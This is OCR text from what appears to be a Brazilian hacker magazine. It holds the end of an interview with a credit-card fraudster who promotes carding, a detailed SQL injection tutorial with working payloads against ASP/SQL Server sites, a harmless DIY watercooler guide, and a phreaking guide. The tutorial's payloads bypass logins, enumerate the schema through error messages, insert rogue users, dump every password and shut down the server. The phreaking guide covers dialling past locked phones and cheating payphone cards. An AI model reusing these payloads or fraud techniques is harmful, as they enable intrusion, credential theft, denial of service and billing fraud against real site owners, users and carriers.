Sim, mas, neste caso, você tem que ter provas pra convencer a operadora de que você ou a pessoa não fez aquele ato. Caso não tenha essas provas, o amigo, infelizmente, *danou-se*.



Divulgação

As provas mais prováveis a serem usadas, neste caso, são os logs da empresa onde foi feita a compra, horário e IP *caso não esteja usando um proxy*. Aí a operadora irá conferir hora, logs e IP e achará a verdade. Hoje o mundo da informática é bem avançado, provas sempre existirão, o problema será achá-las.

Você nunca pensou em escrever um livro ou fazer um site para passar alguns dos seus conhecimentos de carding para quem quer saber deste meio?

Sobre a questão do livro eu nunca pensei não, acho que não se ensina essas coisas, né? Passar conhecimentos é simples, qualquer um pode fazer, é só querer...

O que você acha que deveria ser feito pelas operadoras de cartões para tentar travar isso?

Se eu for pensar no meu caso pessoal, quero que eles deixem as coisas como estão, claro hehehe.

Mas como eu sou brasileiro nato, não quero prejudicar meu país, muito menos meu povo. As operadoras podiam fazer o seguinte: no cartão você tem o número, nome de usuário, data de validade e agora contém o cvv2 (código de segurança). Ela podia solicitar um número extra no cartão, ou seja, no cartão normal, um número inválido que não serve pra absolutamente nada.

Ele simplesmente ficaria no lugar do número válido. Você pega o cartão, olha, vê o número, copia e, quando vai ver, não serve pra nada.

O número verdadeiro seria um chip codificado implantado no cartão, cuja clonagem é impossível. Claro que isso é coisa de primeiro mundo, e as operadoras não fazem porque não querem ou temem por grandes perigos no futuro. Lógico que é algo a ser adotado mais pra frente. Quando a coisa estourar mesmo, eles terão que tomar uma atitude dessas.

O Brasil está rumando para uma nova gestão financeira, em que os cheques ficarão quase extintos e tudo será feito com smart cards, ou seja, os cartões com chips que gravam informações de créditos, entre outras coisas. Você acha que isso causará algum problema às operadoras que o implantarem? Facilitará ou dificultará a ação dos clones?

Não dificultará em nada a clonagem. Hoje você pode fazer isso até pelo computador. Eu vi uma matéria sobre os smart cards num canal gringo, mostrando que computadores e programas estão sendo fabricados especialmente pra isso. Vai ser a mesma coisa que clonar um vale-transporte: é só passar no scan, imprimir, morreu. :)

Você conhece mais alguma boa história sobre carders que fizeram compras com cartões roubados?

Um maluco da Microsoft conseguiu pegar o cartão do senhor Bill Gates e não desfrutou da maravilha que ele conseguiu... :)

Um comentário final para nossos leitores...

Olha, primeiro vou mandar um abraço pra galera do CarderBR e amigos, e pros leitores eu deixo aquele abraço também e dou uma dica: entre nessa com a cabeça boa pra não se arrepender depois.



ASP e SQL SERVER

UMA DUPLA EXPLOSIVA

Depois do enorme sucesso do *Falhas em Logins*, na H4ck3r #4, com todos os exemplares da esquina vendidos, resolvi escrever o segundo capítulo da novela *"Ih, ferraram meu site"*.

Agora que você já sabe como entrar em um site restrito, que peça login e senha, feito em ASP com SQL, vamos aprender como ver dados das tabelas, modificar ou até mesmo apagar todo o banco de dados.

Aqui serão usados conhecimentos avançados de programação em SQL. No entanto, se você não conhece SQL, esta matéria não adiantará muita coisa. Recomendo que, caso queira se tornar um perito em invasão de banco de dados, aprenda SQL primeiro. ;)


Nem só de campos de formulários vive um site. Ele também pode passar informações pela linha de endereços. Se você não consegue fazer alguma coisa pelos próprios campos (aqui também usaremos o campo de usuário de um login para fazer as ações), abra o código-fonte da página (aquele com o clique do botão direito do mouse, exibir código-fonte) e procure pela linha do <form Action>. O que vem depois do action é a URL ou página a ser chamada pelo formulário. Depois, procure nos <input>s da vida o campo de entrada do usuário, geralmente denominado *name=usuário* ou *name=user*. Feito isso, já temos a nossa ação pela linha de comando, livre das travas impostas pelo formulário, tais como o limite de caracteres ou alguma validação de campo feita em JavaScript. Dessa forma, em vez de preencher o campo usuário, no form, você colocaria no endereço uma URL desse tipo:

www.siteemasp.tld/arquivo.asp?user=comandos em sql.

Não se preocupe com os espaços na URL, pois o Internet Explorer é bonzinho e se encarrega de trocar pelos devidos códigos de espaço (%20).

Um pouco da teoria

No SQL, o comando de banco de dados é simplesmente uma string com um texto dentro. Este texto, formado de comandos pré-estipulados, é interpretado pelo SQL e retorna o que foi pedido. Além dos comandos, existe também uma definição de comentário dentro do SQL que, pra muita gente, é algo desconhecido. Da mesma forma que você pode comentar o seu script ou programa, incluindo linhas que dizem para que serve cada bloco, o SQL também permite, dentro dessa string, um comentário que facilitará o entendimento da string quando for lida por outra pessoa. Apesar de quase nunca ser usado na prática, esse caractere de comentário terá uma função extremamente valiosa para nós. Outro caractere que será muito usado e venerado aqui é o caractere de "faz mais alguma coisa", que além de executar o primeiro comando, manda exe-



Charles

cutar um segundo comando, dentro daquele primeiro. Vocês entenderão o que eu estou dizendo mais adiante.

Só pra ilustrar, o caractere de comentário é composto de dois sinais de menos (--) e o caractere de nova execução é o ponto-e-vírgula (;). O caractere asterisco (*) significa todos os campos da tabela.

Finalmente, vamos à prática...

Seria interessante se, ao mesmo tempo em que for lendo, você fosse também testando em algum site o que será dito adiante. É mais prudente montar um site em ASP, com um acesso ao banco de dados em SQL Server próprio, para testar. É sempre válido lembrar que esta matéria é apenas para fins educacionais. J

Você está num site em ASP, com acesso por SQL, que usa um campo de login e senha vistos por uma SQL deste tipo:

SQL = "Select * from usuarios where username='" & user & "' and pass='" & pass & "'"

A SQL é deste tipo, mas você, como usuário normal do site, não conseguiria saber isso.

No campo de usuário, se você colocar o conteúdo:

Usuário: admin' --
Senha: xyz

O que acontecerá é que você entrará no site como se fosse o admin (levando em consideração que admin é o usuário real, cadastrado no banco de dados como sendo o admin), mesmo sem saber a senha do admin, pois a senha agora será ignorada.

O caractere -- no final do campo especifica ao SQL que,

daquele ponto em diante, tudo é comentário, e a string do SQL final ficaria deste tipo:

SQL = "Select * from usuarios where username='admin' -- ' and senha='xyz' "

Ou seja, a verificação " ' and senha=..." virou um simples comentário dentro daquela string, e não será processada pelo interpretador do SQL. Dessa forma, você entrará simplesmente designando o username.

Creio que agora está entendido o uso do caractere de comentário. Vamos seguir em frente.

Caso você não saiba o nome de algum campo da tabela, ou até mesmo não saiba o nome de alguma tabela, podemos usar as mensagens de erro do SQL para conhecer mais sobre as tabelas do site. Façamos da seguinte forma no campo de usuário:

Usuário: ' having 1=1 --
Senha: xyz

O erro dado será parecido com o abaixo:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'usuarios.CODIGO' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

/arquivo.asp, line 94

Agora você já sabe o nome da tabela (usuarios) e o nome do primeiro campo (codigo) da consulta na tabela. Como foi usado *, este campo é o primeiro a ser retornado.

Se fosse usada uma string do tipo:

SQL = "select nome, login, senha, nivel, cpf from usuarios where .... "

O que ia ser retornado é usuarios.NOME, pois é o primeiro campo da pesquisa.

Se você montar uma outra string dentro do campo nome, saberá o próximo campo da tabela:

Usuário: *' group by usuarios.codigo having 1=1 --*
Senha: *xyz*

Isso produzirá o seguinte erro:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'usuarios.login' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

/arquivo.asp, line 94

Você agora pode gerar erros assim até saber todos os campos que serão retornados da string SQL. Basta, para isso, dividir os campos com vírgula, assim:

Usuário: *' group by usuarios.codigo, usuarios.login having 1=1 --*

Quando você não obtiver mais nenhuma mensagem de erro, significa que todos os campos já estão validados e constam na string. Nesse ponto, você já saberá todos os campos, e a ordem em que eles virão.

É interessante saber o tipo de cada campo. Para isso, vamos obrigar o SQL a gerar um novo erro:

Usuário: *' union select sum(login) from usuarios --*

O erro aparece como:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a varchar data type as an argument.

/arquivo.asp, line 94

Isso informa que o campo login é do tipo varchar. Mas se, por acaso, a mensagem de erro vier da forma a seguir, é porque o campo em questão é do tipo numérico.

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

/arquivo.asp, line 94

Agora que você já sabe o nome da tabela, os nomes dos campos e seus respectivos tipos, vamos ao próximo passo, que é usar o caractere de "faz mais alguma coisa", o excelentíssimo ponto-e-vírgula.

Usuário: *' ; insert into usuarios (nome, login, senha, nivel, cpf) values ("Geek", "haxo", "p4ss", 1, "12345678900") –*

Preciso explicar!? Bem, isso faz uma inclusão na tabela usuários de um registro, no qual tem o username sendo *haxo* e a senha *p4ss*, o que permitiria a você ser um novo usuário do site, desta vez, devidamente registrado.

Obviamente, isso não se restringe a tabelas de usuários. Serve para qualquer tabela no site, como matérias, enquetes, colunas e até mesmo alguma tabela que guarde dados financeiros, como cartões de crédito ou outras coisas.

Uma técnica boa para descobrir o conteúdo dos campos é atribuir um campo texto a um campo numérico. Por exemplo,

vamos supor que o site, em um determinado momento, faça referência a uma matéria dentro dele por um código numérico, do tipo *idm=432*. Daí, podemos descobrir um usuário fazendo o seguinte esquema na URL:

www.siteemasp.tld/pagina.asp?idm = (select min(login) from usuarios) —

O erro retornado será assim:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value 'anderson' to a column of data type int.

/arquivo.asp, line 94

Ou seja, sabemos que o menor login (na ordem alfabética) é Anderson. Isto acontece desta forma direta, pois dentro do SQL a comparação de números não pode ter aspas simples, e o campo pode ser comparado com uma nova string SQL, desde que entre parênteses.

Agora podemos também descobrir sua senha dessa forma:

www.siteemasp.tld/pagina.asp?idm – (select senha from usuarios where login='anderson') –

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value '14quatorze' to a column of data type int.

/arquivo.asp, line 94

Agora conhecemos um usuário e uma senha real do site. Claro que se a senha do Anderson fosse numérica, apareceria uma matéria qualquer, mas bastaria pegar o ID da matéria, em algum lugar do código-fonte, ou até mesmo na barra de endereços (caso ela mudasse), e saberíamos a senha dele do mesmo jeito.

Uma outra situação, bem mais complexa e avançada, é a criação de SQL Transactions, que nada mais é do que um pequeno script que roda dentro do SQL e retorna uma resposta programada.

A linha seguinte manda que seja criada uma Transact SQL, concatenando todos os usuários e senhas da tabela e retornando em uma mensagem.

Usuário: *'; begin declare @ret varchar(8000) set @ret=':' select @ret=@ret+' '+login+'/'+senha from usuarios where login>@ret select @ret as ret into alluser end --*

Depois de enviado, isso cria uma tabela chamada *alluser* com um campo nomeado como *ret*, que contém um único registro com todos os logins e senhas concatenados.

Para ver o resultado disso, basta executar a URL de matérias, desta vez, selecionando este campo da nova tabela:

www.siteemasp.tld/pagina.asp?idm = (select ret from alluser) —

O retorno será alguma coisa desse tipo:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value ': atadmin/umasenha user3/abcd anderson/14quatorze' to a column of data type int.

/arquivo.asp, line 94

Depois de ver os dados da nova tabela, apague-a:

Usuário: *'; drop table alluser --*

Captaram a mensagem? Isso é quase tudo que se pode fazer com o SQL Server, quando mal programado dentro de uma ASP. Existem pessoas que acham que simplesmente limitando o tamanho de um campo dentro do formulário já estão se prevenindo de selects e outros comandos mais. Imaginemos um campo de usuário limitado em 12 caracteres:

Usuário: *';shutdown --*

Exatos 12 caracteres. Isso derrubará todo o SQL Server da máquina, atingindo também outros sites que usarem este servidor. Se limitar em menos, existe a alternativa de fazer direto no endereço da URL, como foi mostrado no caso do ID de uma matéria do site.

Existem ainda formas de, por comandos em SQL, executar comandos arbitrários dentro do server que roda o SQL Server. Você, por exemplo, poderia obter o Dir de um c:\ ou até mesmo criar e apagar arquivos dentro da máquina. Mas isso é um outro assunto. Por hora, tá bom.

Vale lembrar que todas as situações descritas aqui funcionam em sites com SQL Server. Em sites que têm um MDB como banco de dados, os selects funcionarão, mas coisas como SQL Transact e alguns outros comandos peculiares ao SQL Server não.


Você é programador de um site (ou vários) em ASP e está perplexo com tudo isso, pois todos os sites que você fez estão vulneráveis a esse erro? Você precisa de uma solução rápida para consertar todos eles? Infelizmente, não existe. Você terá que verificar o conteúdo de cada variável dentro da própria ASP antes de colocá-la dentro de um comando SQL. Difícil e penoso? Pois é... quem mandou escolher essa profissão...

Marcelo Gomes (*marcelo@totalsecurity.com.br*)
é analista de sistemas, programador e administrador da Total Security (*www.totalsecurity.com.br*)

A ETERNA BUSCA PELA EFICIÊNCIA...

Hoje a boa refrigeração do micro é uma necessidade

por Fernando Wiek
frafael@digerati.com.br



Imagens: Reprodução

Radiador onde a água é resfriada

Nos dias de hoje, os coolers têm uma atenção toda especial na montagem de um bom micro. Isso por causa do aumento da liberação de calor do processador e também para fazer um overclock básico no processador.

Há um tempo, os coolers eram simples ventoinhas, às quais ninguém dava o menor valor – também, a corrente de ar que eles geravam era ridícula! Em contrapartida, com sua refrigeração pífia, os processadores dessa época também não dissipavam tanto calor como hoje. De uma certa forma, era tudo equivalente... Mas, atualmente, os processadores (principalmente os AtlonXP) extrapolaram a emissão de calor que se possa chamar de aceitável. Com isso, os coolers tiveram que evoluir em um ritmo muito acelerado para suprir essa necessidade de resfriamento. No entanto, os resultados não são dos melhores... Preços relativamente altos, e um barulho que pode deixar você louco!

Nesta onda de cada vez mais deixar o case de seu computador o mais "fresco" possível, surgiu uma alternativa muito efetiva, mas também mais cara, trabalhosa e, de certo modo, perigosa se você não tomar os devidos cuidados: o watercooler.

O watercooler é um cooler que funciona à base de água. A água tem uma propriedade muito mais efetiva em absorver o calor de algum objeto do que o ar. E é nessa característica principal que o waterblock se baseia. Além desta qualidade, ele também é bem mais silencioso que os coolers atuais, o que faz dele uma escolha muito boa se você tiver um certo conhecimento em hardware.

Composição de um watercooler

Um watercooler, na verdade, é um mecanismo de resfriamento bem simples, formado por poucos componentes. São eles:

Waterblock: se parece muito com um dissipador comum. O diferencial é que por ele passa a água do sistema, que se encarrega de resfriar o processador. É uma peça importantíssima na montagem de um watercooler. Ele pode ser feito de

cobre, de alumínio ou de um misto dos dois. O mais recomendado, certamente, é o de cobre, pois sua eficiência em dissipar o calor é maior em comparação à do alumínio... Agora, se você tiver um pouco, digamos, MUITO dinheiro pra gastar com isso, pode usar um waterblock inteirinho de prata, um dos metais existentes que mais dissipa calor!

Radiador: tem a mesma função de um radiador automotivo. Neste caso, resfriar a água quente que vem do waterblock. Quanto maior for o radiador maior será sua capacidade de dissipação de calor.

Ventoinhas: as ventoinhas são acopladas ao radiador para ajudar na dispersão do calor que se aloja nele. Boas ventoinhas são fundamentais para o bom funcionamento do radiador, mas tenha bom senso e não escolha ventoinhas muito barulhentas.

Waterpump (bomba d'água): geralmente, é o mesmo usado em aquários. Sua função é bombear a água por todo o sistema do watercooler. Como esse aparelho é feito para funcionar ininterruptamente dentro de aquários, ele se torna algo, de certo modo, seguro. Mas é sempre bom tomar cuidado! Existem dois tipos de bombas que podem ser usadas nessa situação: as exteriores, que são usadas fora do case, e a submersa, que fica dentro de um container de água, dentro do case.

Container: é usado se você utilizar um modelo de bomba d'água que fique submerso na água. Com isso, ele pode ficar dentro do case, contribuindo para questões de espaço e de estética também.


Ele funciona da seguinte maneira: a água sai do container, chega até o radiador, é resfriada, vai para o waterblock, onde ela esquenta devido ao calor do processador, e volta para o container. Tudo isso acontecendo sucessivamente...

Fazendo um waterblock

Fazer um waterblock simples, mas bastante funcional, não é uma tarefa das mais complicadas, contudo se torna algo trabalhoso se você não tiver nenhuma experiência com o manuseio e corte de metais pesados. Isso, na verdade, não é um grande problema, pois várias pessoas podem fazer esse trabalho pra você. Se você tiver algum parente que trabalhe nessa área fica ainda mais fácil. Caso contrário, só mediante o pagamento a empresas especializadas em tratamentos de metais brutos, funilarias e até uma serralheria.



Waterblock já perfurado



Por dentro de um **waterblock**

Para construir um waterblock em casa, ou mandar alguém fazer, você obrigatoriamente precisará ter um bloco de cobre ou de alumínio, dependendo da performance que esperar de um waterblock. Lógico que se você for investir em um projeto desses, é melhor comprar o melhor produto, que neste caso é o cobre. Uma placa de cobre com mais ou menos 2 cm de altura e 6 cm de comprimento e 10 de largura é o suficiente para fazer um block. Você terá que ter também os pinos para o encaixe da mangueira, mas isso pode ser encontrado em depósitos.

A primeira coisa depois de obter esses materiais é determinar o tamanho do block que você vai fazer. Isso depende do seu processador, mas sempre se deve tentar fazer ele um pouco menor que o seu processador, porque se o block for grande demais, ele poderá até danificar o soquete de sua placa-mãe, visto que o cobre é um metal bem pesado.

Desenhe no bloco de cobre o tamanho que você quer que seu block tenha. Agora está na hora de colocar a mão na massa! Se não tiver uma broca profissional e uma máquina que corte metal em casa, leve o bloco de cobre já demarcado a alguma funilaria, que eles fazem esse serviço para você.

Com o block já cortado nas medidas corretas, é hora de fazer os orifícios onde a água vai circular. O modo mais prático para se fazer os orifícios é esse que é mostrado na foto, pois desta forma a água é bem distribuída, e quanto mais ela percorrer por dentro do block, mais eficaz será seu efeito de resfriamento.

Terminando essa fase, que certamente é a mais complicada da montagem, você terá que lixar bem a sua peça. Forre uma superfície realmente plana com uma lixa, fixe-a bem na superfície e comece a lixar. Comece com uma lixa numero 400 e vá mudando até chegar ao número perto da lixa 1200. É bom dar uma molhada com água no block quando você perceber que está difícil de lixar. É importante que o block fique 100% plano, pois o seu pleno contato com o processador é que vai indicar o bom funcionamento do watercooler.

Pronto! Seu waterblock feito manualmente saiu muito mais barato do que se fosse comprado em lojas especializadas!

PHREAKING
The ultimate

por Dream Surfer Corporation
chico_dreamsurfer@hotmail.com



De início, falaremos um pouco de PHREAKING. Não adianta apenas ser "adestrado", mas saber como e por que se faz.

Nesta edição, começaremos com telefones fixos e públicos – como tirar o máximo proveito deles. Primeira coisa a saber: é impossível ligar da sua casa sem pagar!!! Não colocarei "mitos" ou informações que não foram testadas. Exemplo disso é o "famoso" truque de colocar um cartão no telefone, ligar e, quando a pessoa atender, segurar o 9 ou o 0 (zero) até acabar a ligação. Alguém sempre pagará a conta. Mesmo que seja a operadora. Tenha isso em mente. É grátis apenas para você! E isso é crime!!! Não nos culpe, pois apenas mostraremos a porta. Atravessá-la é com você.

O que vou mostrar é o que alguns sabem e muitos "não sabiam que sabiam isso". Então, se quiser colaborar conosco, esteja a vontade, pois não quero ser o dono do pedaço, mas um divulgador de informações.


O primeiro desejo é ligar de telefones bloqueados

São aqueles telefones de empresa que possuem um cadeado bloqueando o teclado ou mesmo algum código de segurança. Este truque também funciona com telefones públicos, mas os modelos devem ser antigos.

Primeiro, você deve saber o que é o gancho. É onde se coloca o fone, onde se bate para dar linha. A seguir, você deve colocar o telefone no modo PULSE (caso seja o fixo da empresa). Só funciona em orelhões que usem o modo PULSE.

Agora é só seguir a seqüência: o número que você quer ligar é 3823-2647 (número fictício).

Você deve diminuir 10 em todos os algarismos que compõem o telefone a ser discado. No caso, este telefone ficaria:



guide

Número a ser discado: **3823-2647**

(3-10)=7
(8-10)=2
(2-10)=8
(3-10)=7
(2-10)=8
(6-10)=4
(4-10)=6
(7-10)=3

O novo número será: **7287-8463**

O que você terá que fazer é bater no gancho (rapidamente) o número de vezes correspondente à subtração.

Bata **sete** vezes no gancho (*intervalo de 2 segundos*)
Bata **duas** vezes no gancho (*intervalo de 2 segundos*)
Bata **oito** vezes no gancho (*intervalo de 2 segundos*)
Bata **sete** vezes no gancho (*intervalo de 2 segundos*)
Bata **oito** vezes no gancho (*intervalo de 2 segundos*)
Bata **quatro** vezes no gancho (*intervalo de 2 segundos*)
Bata **seis** vezes no gancho (*intervalo de 2 segundos*)
Bata **três** vezes no gancho (*intervalo de 2 segundos*)

Desta maneira, você poderá fazer ligações sem pedir ao seu supervisor ou chefe.

Princípio: Lembra daqueles telefones de discar com disco? O processo é o mesmo. Quando a gente discava neles, era preciso girar o disco até o número que se queria discar. Quando tirava o dedo, o disco girava interrompendo o fluxo contínuo do sinal, mesmo processo que nós vimos. Então, por que se deve diminuir 10 do número a ser discado?

Simples. A corrente está vindo pelo gancho, e não pelo disco. Ou seja, é um atalho. Quando estiver ágil, poderá ligar mais rápido, aí fica fácil!

O truque do cartão telefônico infinito

Algumas dicas para fazer com cartões, que realmente funcionam.

Os cartões de orelhão funcionam da seguinte forma: eles são formados por microfusíveis queimados por indutância. Assim, quando você insere o cartão no orelhão, através de um "sensor", ele verifica quantos microfusíveis ainda estão "ligados". As dicas que funcionam:

ESMALTE

Pegar um cartão telefônico comum e passar um esmalte incolor (base) na tarja do cartão (que precisa estar cheio). Esta base impede o cartão de "queimar" os créditos. Pinte a tarja de maneira que fique fina, para evitar que o cartão fique grosso demais e não passe na leitora.

PAPEL-ALUMÍNIO

